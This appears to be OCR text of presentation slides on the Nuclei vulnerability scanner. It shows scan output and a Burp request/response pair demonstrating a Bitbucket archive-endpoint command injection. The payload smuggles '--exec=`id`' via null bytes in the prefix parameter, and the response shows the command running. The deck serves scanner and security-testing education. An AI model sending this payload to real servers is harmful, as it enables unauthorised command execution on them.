
```
                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   2.4.0

                projectdiscovery.io

[INF] Using Nuclei Engine 2.4.0 (latest)
[INF] Using Nuclei Templates 8.4.1 (latest)
[INF] Using Interactsh Server https://interact.sh
[INF] Templates loaded: 1 (New: 139)
[2021-07-20 18:23:11] [CVE-2020-36289] [http] [medium] http://[redacted]
[2021-07-20 18:23:11] [CVE-2020-36289] [http] [medium] http://[redacted]
[2021-07-20 18:23:11] [CVE-2020-36289] [http] [medium] http://[redacted]
[2021-07-20 18:23:11] [CVE-2020-36289] [http] [medium] http://[redacted]
```

Atlassian Bitbucket Command Injection Vulnerability




Request
Project Name and Repo Name
Can be Different for Each Target
Pretty
Raw
Hex
\n
1 GET
/rest/api/latest/projects/PUBLIC/repos/pub/archive
?filename=xxx&at=1c0022e7ba9&path=xx&prefix=
ax%00--exec=%60id%60%00--remote=origin HTTP/1.1
2 Host: 192.168.139.136:7990
3 Accept: application/json, text/javascript, */*;
q=0.01
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Linux; Android 8.0.0;
SM-G955U Build/R16NW) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.141 Mobile
Safari/537.36
Request
6 Content-Type: application/json
7 Referer:
http://192.168.139.136:7990/projects/PUBLIC/repos/
pub/browse
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: BITBUCKETSESSIONID=
A316F5D1618BEC3078429FBBB93A23C0
11 Connection: close
12
13
Response
Pretty
Raw
Hex
Render
\n
1 HTTP/1.1 500
2 X-AREQUESTID: @B8AH55x662x43x0
3 Cache-Control: no-cache, no-transform
4 Vary: x-ausername,x-auserid,cookie,accept-encoding
5 Content-Type: application/json;charset=UTF-8
6 Date: Mon, 19 Sep 2022 11:02:02 GMT
7 Connection: close
Response Type
8 Content-Length: 338
9
10 {
"errors":[
{
"context":null,
Response Body
"message":
"'/usr/bin/git archive --format=zip --prefix=ax
\u0000--exec=`id`\u0000--remote=origin/ -- 1c00
22e7ba9 xx' exited with code 128 saying: `id` '
origin/': 1: uid=2003(bitbucket): not found\nfa
tal: the remote end hung up unexpectedly",
"exceptionName":
"com.atlassian.bitbucket.scm.CommandFailedExcep
tion"
}
]
}

Nuclei Burp Plugin



Reference

- Writing Network Templates with Nuclei
- Nuclei Unleashed - Quickly write complex exploits
- Writing security templates for Apache Airflow
- Nuclei - Fuzz all the things
- Hack with Automation !!! – Geek Freak

THANKS!

ANY QUESTIONS?

Feel Free to

Join our Discord Server